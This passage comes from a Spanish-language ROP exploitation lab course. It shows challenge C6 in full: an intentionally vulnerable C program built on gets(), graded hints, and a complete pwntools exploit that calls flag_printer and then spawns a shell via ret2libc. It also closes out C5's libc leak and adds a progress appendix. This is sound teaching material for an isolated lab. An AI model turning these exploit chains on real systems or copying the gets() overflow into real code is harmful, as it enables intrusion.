
'g_ret antes de victima y antes de system, recvuntil.')

C5: leak de libc en dos etapas con ASLR activada

La misma victima() se visita dos veces: la primera filtra, la segunda dispara — el binario es el puente fijo entre ambas



El pitfall que solo se mide, no se memoriza: en B2 el ret de alineación ANTES de system era obligatorio; aquí **sobra**.

La 2a visita a victima() entra por el ret de TU cadena, no por un call: la paridad de \$rsp quedo invertida y el ret extra desalinea system, que muere en movaps. En la etapa 1 el g_ret antes de victima sigue siendo útil para que la propia visita sobreviva. Verificado en el laboratorio: con ret → SIGSEGV en movaps de do_system; sin ret → shell.

Figura 2. Las dos etapas de C5 sobre la misma ejecución: la cadena de la etapa 1 filtra puts@GOT y devuelve el control a victima(); la base calculada reubica toda la libc para la etapa 2. La nota roja documenta el pitfall de paridad verificado en el laboratorio.

(h) Salida esperada

```
[*] g_pop_rdi = 0x401186 | puts@plt = 0x401080 | puts@GOT = 0x404018
[*] libc local: /lib/x86_64-linux-gnu/libc.so.6 (offset de puts: 0x80e70)
[*] Offset medido en caliente: 72 bytes
[+] puts real filtrada: 0x7faa171002c0
[+] Base de libc calculada: 0x7faa17080000
[*] system = 0x7faa170d4090 | "/bin/sh" = 0x7faa17226ea4
[+] C5 SUPERADO: leak + calculo de base + ret2libc, todo con ASLR activada.
```

Comprueba la aritmética en tu propia salida: Base de libc debe terminar en 0x000 y puts real filtrada menos esa base debe darte el offset de puts del fichero (aquí 0x80e70). Si tu base sale NO alineada a página, el leak llegó truncado o desplazado: revisa el recvuntil() y el reintento. Y si system muere en movaps con el ret extra puesto, acabas de reproducir el hallazgo del apartado (e) por ti mismo, que es exactamente el tipo de cicatriz que sobrevive a la Parte 4.

C6 — Integrador: una entrada, dos objetivos

(a) Enunciado

El examen final de la serie guiada. El binario c6_final esconde flag_printer(int a, int b), que exige 0xcafebabe y 0x8badf00d por RDI y RSI, y quieres DOS premios con UNA sola entrada de gets(): primero la flag de flag_printer y después una shell con system("/bin/sh"). Para el segundo premio necesitas la base

de libc por la vía de siempre (setarch -R ldd con ASLR fuera), y para ambos necesitas respetar la alineación de pila de cada función que llames. La cadena entera vive en una única línea de entrada: el ret de flag_printer es quien entrega el control a la mitad final.

(b) Código C completo y compilación

C6_FINAL.C

```
/* C6 - Integrador: alineacion + DOS argumentos + llamada doble.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c6_final c6_final.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * El examen final de la serie guiada: UNA sola entrada de gets() debe
 * 1) llamar flag_printer(0xcafebabe, 0x8badf00d) (RDI + RSI),
 * 2) sobrevivir a la alineacion de movaps de printf,
 * 3) ENCADENAR despues system("/bin/sh") con gadgets de libc
 * (ASLR desactivada + base de `setarch $(uname -m) -R ldd`).
 *
 * La cadena consume casilla tras casilla: el ret de flag_printer es el
 * que entrega el control al siguiente trampolin. Gadgets embebidos
 * (g_pop_rdi, g_pop_rsi, g_ret) + base de libc leida con ldd. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* Gadgets embebidos para la primera mitad de la cadena; la segunda
 * mitad (system) usa trampolines de libc, ya con la base conocida. */
__asm__(
".globl g_pop_rdi\n"
"g_pop_rdi:\n"
" pop %rdi\n"
" ret\n"
".globl g_pop_rsi\n"
"g_pop_rsi:\n"
" pop %rsi\n"
" ret\n"
".globl g_ret\n"
"g_ret:\n"
" ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void flag_printer(int a, int b)
{
    if (a == 0xcafebabe && b == 0x8badf00d) {
        printf("[flag_printer] FLAG{ROP_C6_integrador_doble_llamada}\n");
    } else {
        printf("[flag_printer] argumentos incorrectos: (0x%x, 0x%x); "
            "esperaba (0xcafebabe, 0x8badf00d)\n", (unsigned int)a,
            (unsigned int)b);
    }
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[C6] victima() en ejecucion; UNA entrada, DOS objetivos\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
}
```

```

/* VULNERABLE: gets() sin limite; una sola linea alimenta la cadena
 * completa: argumentos, flag_printer y el ret2libc final. */
if (gets(buffer) == NULL) {
    fprintf(stderr, "[C6] EOF recibido.\n");
    exit(1);
}
return; /* <- arranca la cadena integradora */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* pipes ordenados */
    setvbuf(stdin, NULL, _IONBF, 0); /* el shell necesita stdin limpio */
    printf("[C6] PID=%d | flag_printer(0xcafebabe,0x8badf00d) + system\n",
        getpid());
    victima();
    printf("[C6] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o c6_final c6_final.c
$ pwn checksec ./c6_final
$ setarch $(uname -m) -R ldd ./c6_final
# libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7db0000)

```

El fuente trae los tres gadgets embebidos de la serie (`g_pop_rdi`, `g_pop_rsi`, `g_ret`) para la mitad argumental, y el `setvbuf` en `stdin` para que la shell final acepte comandos. La pregunta de diseño que el reto te deja: la segunda mitad necesita `pop rdi ; ret` y `"/bin/sh"` de `libc` —¿usas el trampolín de `libc` o reutilizas `g_pop_rdi` embebido para cargar el argumento? Ambas son correctas si la base está bien asignada; elige una y sé consistente, porque cada fuente de gadgets tiene su propia regla de disponibilidad.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

Piensa la pila como la cola de casillas que ya dominas, pero con un giro: tu primera llamada no termina el programa, DEVUELVE. ¿A dónde apunta `$rsp` cuando `flag_printer` ejecuta su `ret` final? La respuesta define qué casilla sigue. Este reto es B4 (llamada doble) más C3 (dos registros) más B1/C5 (alineación por función): cada función llamada exige SU alineación, no una global.

(d) Pista 2 — técnica

PISTA 2 • técnica

Primera mitad: `g_pop_rdi + g_pop_rsi` con los valores mágicos y un `g_ret` de alineación antes de `flag_printer` (su `printf` exige pila alineada). Segunda mitad: cargar RDI con `pop rdi ; ret` —de `libc` con la base de `setarch -R ldd`, o el `g_pop_rdi` embebido—, apilar `"/bin/sh"`, otro `g_ret` de alineación para `system` y `system`. Serializa todo en UNA sendline.

(e) Pista 3 — estructura del payload

PISTA 3 • casi la solución

Diez casillas tras el padding:

`[g_pop_rdi][0xcafebabe][g_pop_rsi][0x8badf00d][g_ret][flag_printer][g_pop_rdi][binsh][g_ret][system]`.

La casilla 6 (`flag_printer`) es una llamada COMPLETA: su `ret` consume la casilla 7, que ya prepara la segunda llamada. Verifica los dos valores mágicos contra `p64(0xcafebabe) + p64(0x8badf00d)` —ninguno contiene `0x0a` en little-endian— y recuerda el `assert anti-0x0a`.

(f) Plan de alto nivel

1. Compila, corre `pwn checksec` y lee la base de `libc` con `setarch -R ldd`: esta vez **SÍ** necesitas `setarch` para la segunda mitad.
2. Asigna `libc.address` ANTES de resolver `system` y `binsh`, como en C2/B2.
3. Mide el offset con `cyclic(200) + corefile` lanzando por la vía `setarch` (misma que el ataque).
4. Escribe las diez casillas del apartado (e) en un papel antes que en Python: marca cuál `ret` sirve a qué función.
5. Serializa con `p64()`, valida el `assert anti-0x0a` y envía UNA sola línea.
6. Verifica los dos premios: `flag` Y marcador del shell. Si llega la `flag` pero no el shell, tu error vive en las casillas 7–10; si no llega ni la `flag`, en las 1–6.

(g) Solución resumida

Razonamiento: la cadena es una cola de dos llamadas completas; los argumentos se cargan con los gadgets embebidos, cada función recibe su alineación y la segunda mitad bebe de `libc` ya reubicada. La solución del ZIP usa `g_pop_rdi` embebido también para el argumento de `system` (consistente con la primera mitad) y `system` y `"/bin/sh"` de `libc` solo para los datos. Exploit completo:

C6_FINAL.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C6 - Integrador: alineacion + DOS argumentos + llamada doble.
UNA sola entrada de gets() debe:
1) llamar flag_printer(0xcafebabe, 0x8badf00d) (RDI + RSI),
2) sobrevivir al movaps de printf (ret de alineacion),
3) encadenar system("/bin/sh") con gadgets y datos de libc
(ASLR desactivada + base via setarch -R ldd, como en B2/C2).
Mezcla de fuentes de piezas: gadgets EMBEBIDOS para los argumentos
(fijos por No PIE) y libc para system y "/bin/sh".
USO: python3 c6_final.py"""
from pwn import *
import os
import re
import subprocess
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './c6_final'
MAGIC_RDI = 0xcafebabe
MAGIC_RSI = 0x8badf00d

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'c6_final.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
```

```

process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# -----
# FASE 0 - piezas embebidas (fijas por No PIE) + base de libc (setarch)
# -----
g_pop_rdi = elf.symbols['g_pop_rdi']
g_pop_rsi = elf.symbols['g_pop_rsi']
g_ret = elf.symbols['g_ret']
flag_printer = elf.symbols['flag_printer']
log.info('g_pop_rdi = %#x | g_pop_rsi = %#x | g_ret = %#x',
g_pop_rdi, g_pop_rsi, g_ret)

ARCH = os.uname().machine
ldd_out = subprocess.run(
['setarch', ARCH, '-R', 'ldd', BIN],
capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.6 => (\S+) \((0x([0-9a-f]+))\)', ldd_out)
if not m:
log.failure('ldd no mostro libc; verifica setarch -R y ASLR.')
raise SystemExit(1)
libc = ELF(m.group(1), checksec=False)
libc.address = int(m.group(2), 16) # base fija con ASLR fuera
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
log.info('libc base %#x | system = %#x', libc.address, system)

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(['setarch', ARCH, '-R', BIN])
io.recvuntil(b'DOS objetivos')
io.sendline(cyclic(200))
io.wait()
try:
core = io.corefile
offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
from pwnlib.corefile import Corefile
core = Corefile('core')
offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - la cadena integradora, casilla a casilla (9 casillas):
# [g_pop_rdi][0xcafebabe] <- RDI = 1er argumento
# [g_pop_rsi][0x8badf00d] <- RSI = 2do argumento
# [g_ret] <- alineacion para printf (movaps)
# [flag_printer] <- imprime la flag; su ret consume
# [g_pop_rdi][binsh] la casilla siguiente...
# [g_ret] <- alineacion para system
# [system] <- shell heredando stdin/stdout
# -----
io = process(['setarch', ARCH, '-R', BIN])
io.recvuntil(b'DOS objetivos')
payload = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(MAGIC_RDI)
+ p64(g_pop_rsi)
+ p64(MAGIC_RSI)
+ p64(g_ret)
+ p64(flag_printer))

```

```

+ p64(g_pop_rdi)
+ p64(binsh)
+ p64(g_ret)
+ p64(system))
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
time.sleep(0.5)
io.sendline(b'echo PWNEO_C6_${id -u}; id; exit')
salida = io.recvall(timeout=4)
io.close()

FLAG = b'FLAG{ROP_C6_integrador_doble_llamada}'
if FLAG in salida and b'PWNEO_C6' in salida:
    log.success('C6 SUPERADO: flag + shell en una sola entrada. La serie '
    'guiada esta dominada.')
elif FLAG in salida:
    log.failure('C6: flag OK pero el shell no llego: revisa la 2a mitad '
    '(pop rdi de libc/g_embebido, g_ret y base de ldd).')
else:
    log.failure('C6: sin flag. Pistas: RDI antes que RSI, g_ret antes de '
    'flag_printer, base de libc con setarch -R ldd.')

```

(h) Salida esperada

```

[*] g_pop_rdi = 0x4011a6 | g_pop_rsi = 0x4011a9 | g_ret = 0x4011ab
[*] libc base 0x7ffff7dbc000 | system = 0x7ffff7e0f090
[*] Offset medido en caliente: 72 bytes
[flag_printer] FLAG{ROP_C6_integrador_doble_llamada}
[+] C6 SUPERADO: flag + shell en una sola entrada. La serie
guiada esta dominada.

```

Dos premios, una entrada: si ves la flag pero el **PWNEO_C6** no aparece, las casillas 7–10 tienen un problema —la causa más común es haber asignado `libc.address` después de resolver `system`, o un `g_ret` de más o de menos antes de `system`. Si ni siquiera la flag llegó, revisa el orden RDI/RSI de las casillas 1–4. Y al cerrar el reto, siéntete autorizado para la Parte 4: los CTF-01 a CTF-06 no te dirán qué técnica aplica, y C6 es exactamente el músculo que necesitas para eso.

Apéndice — Tu progreso y la chuleta que te acompaña

La serie guiada termina aquí y empieza la tuya. Esta parte te dejó seis retos resueltos, pero el activo real es el método: recon, lectura, offset medido, inventario cazado, cadena diseñada y depuración disciplinada. La Tabla 3 es tu registro personal: imprímela o cópiala y anota fecha, tiempo y el peldaño desde el que entraste a cada reto (0 = sin pistas, 1/2/3 = pista usada, S = leí la solución directa). En la Parte 4 no habrá pistas que contar, así que este historial es tu línea base honesta: verás caer el número del peldaño reto a reto si trabajaste de verdad.

Reto	Técnica central	Fecha	Tiempo	Peldaño (0–3/S)
C1	Caza de gadgets + cadena RDI+RSI a mano	_____	_____	_____
C2	ret2libc con API ROP(elf) de pwntools	_____	_____	_____
C3	win(int,int): dos registros System V	_____	_____	_____
C4	Explotación remota con socat + remote()	_____	_____	_____

Reto	Técnica central	Fecha	Tiempo	Peldaño (0–3/S)
C5	Leak de libc en dos etapas, ASLR activa	—	—	—
C6	Integrador: alineación + 2 args + doble llamada	—	—	—

Tabla 3. Tabla de progreso sugerida: anota también si usaste la solución y en qué paso se rompió tu primer intento; ese dato vale oro de cara a la Parte 4.

A.1. Los cinco hallazgos que debes llevarte

- **El inventario se caza y se transcribe con precisión (C1):** ROPgadget separa instrucciones con espacios alrededor del punto y coma, y `pop rdi` ; `ret` no es lo mismo que `pop rdi`; `pop r15` ; `ret`. Un gadget mal copiado es una cadena muerta con síntomas confusos.
- **La API ROP() existe para que trabajes a nivel de llamadas (C2):** `rop.call()`, `rop.raw()` y `rop.dump()`; el pool `ROP([elf, libc])` resuelve el problema de los binarios dinámicos modernos sin gadgets propios.
- **System V es un mapa de registros (C1, C3, C6):** los seis primeros argumentos enteros viajan en `RDI`, `RSI`, `RDX`, `RCX`, `R8`, `R9`; cada `pop` consume SU casilla y el orden de apilado es innegociable.
- **El canal remoto cambia el ritmo, no la técnica (C4):** `recvuntil()` antes de cada `sendline()`, offset medido en local, y la depuración de conexión (socat vivo, puerto correcto, hijo que muere) antes de culpar al exploit.
- **La alineación se mide, no se memoriza (C5, C6):** el `ret` extra que salvó a B2 mató a C5, porque la segunda visita a la función vulnerable entró por un `ret` y no por un `call` y la paridad de `$rsp` quedó invertida. Cuando un `movaps` aparezca, cuenta casillas; no repitas recetas.

A.2. La chuleta ROP de la Parte 2 sigue vigente

El Apéndice de la Parte 2 —la chuleta ROP con `ROPgadget --only "pop|ret"`, `ropper`, la API de `ROP(elf)` y el rol del `ret` suelto— sigue siendo tu referencia de bolsillo y no se reimprime aquí: úsala junto a la Tabla 2 de esta parte, que le añade la dimensión de METODOLOGÍA (qué paso, qué herramienta). Entre ambas tienes el kit completo: la chuleta responde "cómo se escribe una cadena" y esta parte responde "cómo se decide qué cadena escribir". Para la Parte 4 conviene tener ambas a mano impresas.

A.3. Mapa de la serie y lo que viene

La serie completa: Parte 1 (A0–A4) construyó el entorno y el desbordamiento básico; Parte 2 (B1–B4) resolvió ROP paso a paso con gadgets y `ret2libc`; esta Parte 3 (C1–C6) te quitó los andamios con retos y pistas; y la Parte 4 (CTF-01 a CTF-06) te pondrá seis capturas estilo concurso, sin pistas, donde la metodología del Capítulo 1 es tu único compañero. Si terminaste C6 con tu propio exploit antes de leer la solución, tu peldaño fue 0: la Parte 4 es para ti. Si llegaste con ayuda de pistas, repasa los retos donde usaste el peldaño 3: la diferencia entre leer cadenas y escribir cadenas es exactamente lo que la Parte 4 va a examinar, y el paper "LLM-Assisted ROP Chain Synthesis" será mucho más revelador cuando tus manos ya sepan lo que el modelo propone.

A.4. Autoevaluación: ¿estás listo para la Parte 4?

Antes de abrir los CTF-01 a CTF-06, atrévete a responder con un sí honesto a cada punto. Son las capacidades que esta parte entrenó y que la Parte 4 dará por dominadas; los puntos que quedes en duda apuntan exactamente al reto y apartado donde practicar una vez más. Esta lista también te sirve como guion de repaso exprés la víspera de sentarte con el paper: cada "sí" es un músculo que ya tienes, cada "no" es una página concreta a la que volver.

1. ¿Puedes pasar de `ROPgadget --only "pop|ret"` a una cadena completa sin mirar la solución, transcribiendo los gadgets con su formato exacto? (C1)
2. ¿Explicarías a otra persona qué cambia entre `ROP(elf)` y `ROP([elf, libc])`, y por qué el pool combinado resuelve el binario moderno sin gadgets? (C2)
3. ¿Recitas la convención System V en orden y sabes qué casilla le toca a cada valor? (C1, C3, C6)
4. ¿Tu flujo `remote()` sincroniza con `recvuntil()` antes de cada envío y tu checklist de conexión arranca por `socket` y puerto? (C4)
5. ¿Sabes por qué `puts(puts@GOT)` y qué aritmética entrega la base de `libc` a partir del leak? (C5)
6. ¿Entiendes por qué en C5 la etapa 2 NO lleva el ret de alineación mientras que en B2 era obligatorio? Si puedes explicar la paridad de `$rsp` en voz alta, ese es el nivel. (C5)
7. ¿Escribirías las diez casillas de C6 en un papel, marcando qué ret sirve a qué función, antes de probar en Python? (C6)
8. ¿Tienes tu tabla de progreso llena y tus cadenas propias guardadas en `~/rop-lab`? Ese cuaderno es tu verdadero material de la Parte 4.

Cierre: el contrato del laboratorio

Todo lo que practicaste corre en binarios tuyos, compilados por ti, en una VM aislada. Las técnicas del laboratorio (caza de gadgets, `ret2libc`, leak en dos etapas, explotación por socket) son las mismas que protegen sistemas reales cuando las dominan los defensores; fuera de un laboratorio o de una autorización explícita, son delitos. Lleva el método a la Parte 4 y el respeto a todas partes.